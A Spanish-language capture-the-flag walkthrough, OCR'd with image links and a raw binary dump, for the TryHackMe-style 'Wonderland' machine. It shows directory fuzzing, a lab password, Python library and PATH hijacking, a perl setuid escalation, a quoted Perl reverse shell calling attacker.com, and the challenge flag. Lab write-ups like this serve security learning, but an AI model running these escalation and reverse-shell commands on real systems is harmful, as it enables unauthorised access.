
Wonderland


#Wonderland

Escaneo de la maquina

Vamos a realizar la maquina Wonderland, primero nos tenemos que conectarnos a su VPN con el siguiente comando:


```Bash
\\ nos vamos al directorio donde esta el archivo vpn y escribimos ç
openvpn +nombre.vpon
```









```
❯ whatweb "http://10.10.253.122/"
http://10.10.253.122/ [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.253.122], Title[Follow the white rabbit.]
```

Fuzzing















```
❯ wfuzz --hc 404 -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.10.4.218/r/a/FUZZ'
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's document
ation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.4.218/r/a/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        8 L      31 W       264 Ch      "# directory-list-2.3-medium.txt"
000000007:   200        8 L      31 W       264 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003:   200        8 L      31 W       264 Ch      "# Copyright 2007 James Fisher"
000000014:   200        8 L      31 W       264 Ch      "http://10.10.4.218/r/a/"
000000011:   200        8 L      31 W       264 Ch      "# Priority ordered case-sensitive list, where entries were found"
000000012:   200        8 L      31 W       264 Ch      "# on at least 2 different hosts"
000000013:   200        8 L      31 W       264 Ch      "#"
000000008:   200        8 L      31 W       264 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000010:   200        8 L      31 W       264 Ch      "#"
000000005:   200        8 L      31 W       264 Ch      "# This work is licensed under the Creative Commons"
000000002:   200        8 L      31 W       264 Ch      "#"
000000006:   200        8 L      31 W       264 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000004:   200        8 L      31 W       264 Ch      "#"
000000009:   200        8 L      31 W       264 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000196:   301        0 L      0 W        0 Ch        "b"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 8.064208
Processed Requests: 572
Filtered Requests: 557
Requests/sec.: 70.93070
```












Al parecer vemos que tenemos un usuario con contraseña en la parte del codigo del ultimo directorio con elcual se ve en style


Escalada de Credenciales


Como vemos que tenemos un usuario y hemos visto anterior ente esta abierto ssh


❯ ssh alice@10.10.99.228
The authenticity of host '10.10.99.228 (10.10.99.228)' can't be established.
ED25519 key fingerprint is SHA256:Q8PPqQyrfXMAZkq45693yD4CmWAYp5GOINbxYqTRedo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.99.228' (ED25519) to the list of known hosts.
alice@10.10.99.228's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Tue Oct 31 11:24:43 UTC 2023
System load: 0.24 Processes: 85
Usage of /: 18.9% of 19.56GB Users logged in: 0
Memory usage: 27% IP address for eth0: 10.10.99.228
Swap usage: 0%
0 packages can be updated.
0 updates are security updates.
Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$
❯ cd Wonderland
❯ cat credenciales
File: credenciales
1 alice:HowDothTheLittleCrocodileImproveHisShiningTail
/home/u/Wonderland ✔ with


alice@wonderland:~$ ls
root.txt walrus_and_the_carpenter.py


alice@wonderland:~$ cat root.txt
cat: root.txt: Permission denied






```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$
```


```
alice@wonderland:~$ nano random.py
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$
```

La explicacion del codigo y del tema es que en el archivo walrus_and_the_carpeter tenemos en el codigo **Import random** que quiere decir con eso que lo que hacer que si hay un archivo en el mismo directorio que sea **.py** y con el nombre **random** lo va a ejecutar y como llamamos a que rabbit ejecute el walrus pues lanza un bash desde su usuario.

```
rabbit@wonderland:~$ ls
random.py  root.txt  walrus_and_the_carpenter.py
rabbit@wonderland:~$ cat root.txt
cat: root.txt: Permission denied
rabbit@wonderland:~$ sudo -l
[sudo] password for rabbit:
Sorry, try again.
[sudo] password for rabbit:
sudo: 1 incorrect password attempt
```

Despues que no podemos realizar el mismo paso anterior que alice, buscaremos binario con el comando:

```bash
find / -perm -4000 2>/dev/null
```

```
rabbit@wonderland:~$ find / -perm -4000 2>/dev/null
/home/rabbit/teaParty
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/sudo
/bin/fusermount
/bin/umount
/bin/ping
/bin/mount
/bin/su
rabbit@wonderland:~$
```

```
rabbit@wonderland:~$ cat /home/rabbit/teaParty
ELF>◆@0:@8
          @@@@h◆◆◆HH==    88◆-◆=◆=hp◆-◆=◆=◆◆◆◆DDP◆td◆ ◆ ◆ <<Q◆tdR◆td◆-◆=◆=▒/lib64/ld-linux-x86-64.so.2GNUGNUu◆2U~4?e|"◆◆mn◆A4t
◆
◆e◆mZ <v 5◆
          &"libc.so.6setuidputsgetcharsystem__cxa_finalizesetgid__libc_start_mainGLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMC
loneTableu▒i    N◆p◆0HH@◆?◆?◆?◆◆?
#H◆=◆◆&/◆DH◆=◆/H◆◆/H9◆tH◆◆.H◆◆t◆◆◆◆◆H◆=Y/H◆5R/H)◆H◆◆H◆◆H◆◆?H◆H◆◆tH◆◆.H◆◆◆◆fD◆◆◆=/u/UH◆=◆.H◆◆tf◆1◆I◆◆^H◆◆H◆◆◆PTL◆◆H◆
                                                                                                    H◆=◆.◆-◆◆◆◆h◆◆◆◆◆.]◆◆◆◆◆{◆◆◆UH◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆H◆=t◆◆◆◆◆H◆
=◆◆◆◆◆◆H◆=◆◆◆◆◆◆◆◆◆H◆=◆n◆◆◆◆]◆f.◆◆AWI◆◆AVI◆◆AUA◆◆ATL◆%,UH◆-,SL)◆H◆◆◆◆◆H◆◆t◆L◆◆L◆◆D◆◆A◆◆H◆◆H9◆u◆H◆[]A\A]A^A_◆◆H◆H◆◆Welcome to the tea party!
The Mad Hatter will be here soon./bin/echo -n 'Probably by ' && date --date='next hour' -RAsk very nicely, and I will give you some tea while you wait
for himSegmentation fault (core dumped)8,◆◆◆◆◆◆◆◆◆◆◆◆T◆◆◆◆◆◆◆◆◆◆<◆◆◆,zRx
                                                                    @◆◆◆+zRx
                                                                          $◆◆◆◆`F▒J
                                                                                ◆?▒;*3$"D◆◆◆\◆◆◆◆PA◆C
K
D|◆◆◆◆]B◆E▒◆E ◆E(◆H0◆H8◆G@j8A0A(B B▒B◆◆◆p0
4◆▒◆◆◆◆80
◆
 ▒@x◆   ▒◆◆◆◆◆◆o◆◆◆◆o◆◆◆o◆◆◆◆o◆=6FVfvH@GCC: (Debian 8.3.0-6) 8.3.0◆◆08◆
◆

◆◆4 ◆ 0!◆=◆=◆=◆?@▒@@P@▒◆◆
                    ◆◆!07P@F◆=mpy◆=◆◆◆◆◆◆4"◆◆◆◆=◆◆=◆◆=◆◆ ◆@◆
 ';"crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.7325__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entrytea
Party.c__FRAME_END____init_array_end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_csu_fini_ITM_deregisterTMCloneTableputs@@GL
IBC_2.2.5_edatasystem@@GLIBC_2.2.5__libc_start_main@@GLIBC_2.2.5__data_startgetchar@@GLIBC_2.2.5__gmon_start____dso_handle_IO_stdin_used__libc_csu_init
__bss_startmainsetgid@@GLIBC_2.2.5__TMC_END___ITM_registerTMCloneTablesetuid@@GLIBC_2.2.5__cxa_finalize@@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note
.ABI-tag.note.gnu.build-id.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_
array.fini_array.dynamic.got.plt.data.bss.comment◆#◆◆ 1◆◆$D◆◆No
                                                                    ▒V88◆^◆◆◆o◆◆k◆◆◆o◆◆z▒◆B◆◆▒◆◆  `◆◆◆◆◆44    ◆  ◆◆ ◆ <◆0!◆◆◆◆◆◆=◆-◆◆?◆◆@◆@@@P@P◆0P0p0`▒    ◆
6W'9rabbit@wonderland:~$ cd /home/rabbit
rabbit@wonderland:/home/rabbit$ ls
teaParty
rabbit@wonderland:/home/rabbit$ python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
```


Como no lo vemos tendremos que descargarlo nos dirigimos en rabbit hacia el directorio donde esta teaParty

Y lanzamos un python server http hacia el 5000 y como funciona

```
Welcome to the tea party!
The Mad Hatter will be here soon.
/bin/echo -n 'Probably by ' && date --date='next hour' -R
Ask very nicely, and I will give you some tea while you wait for him
Segmentation fault (core dumped)
;*3$"
```

Path Hijacking

Al ver que tenemos comando



#tips

Para entender lo que se hace , al ver que tenemos un PATH lee de izquierda a derecha y al buscar PATH tiene un

Vamos a intentar cargar el archivo teaParty que contine un comando date

El date hace que pueda cargar un archivo con el nombre date y poder meterse

Como vemos en la imgen si va cargar date el archivo teaParty lo engañamos con nuestro archivo date y cargara lo que le hemos dicho una bin/bash

```
rabbit@wonderland:/home/rabbit$ chmod 777 date
rabbit@wonderland:/home/rabbit$ export PATH=.:$PATH
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
```

```
hatter@wonderland:/home/rabbit$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

gtfobins.github.io/gtfobins/perl/

Nuestro calendario... | Indetectables - Bus... | Underc0de - La cas... | The Journey to Try... | Exploit Database -... | El Rincón de Yu-Ch... | Sign in | HackerOne | HackTricks - HackTri... | MicroJoan | Configurar ENT...

.. / perl

☆ Star 9,264

Shell | Reverse shell | File read | SUID | Sudo | Capabilities

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
perl -e 'exec "/bin/sh";'
```

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
perl -e 'use Socket;$i="$ENV{RHOST}";$p=$ENV{RPORT};socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(con
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
perl -ne print $LFILE
```

```
hatter@wonderland:/usr/bin$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
bash: ./perl: Permission denied
```

Obtain the flag in user.txt

thm{"Curiouser and curiouser!"} Correct Answer Hint

+20 Escalate your privileges, what is the flag in root.txt?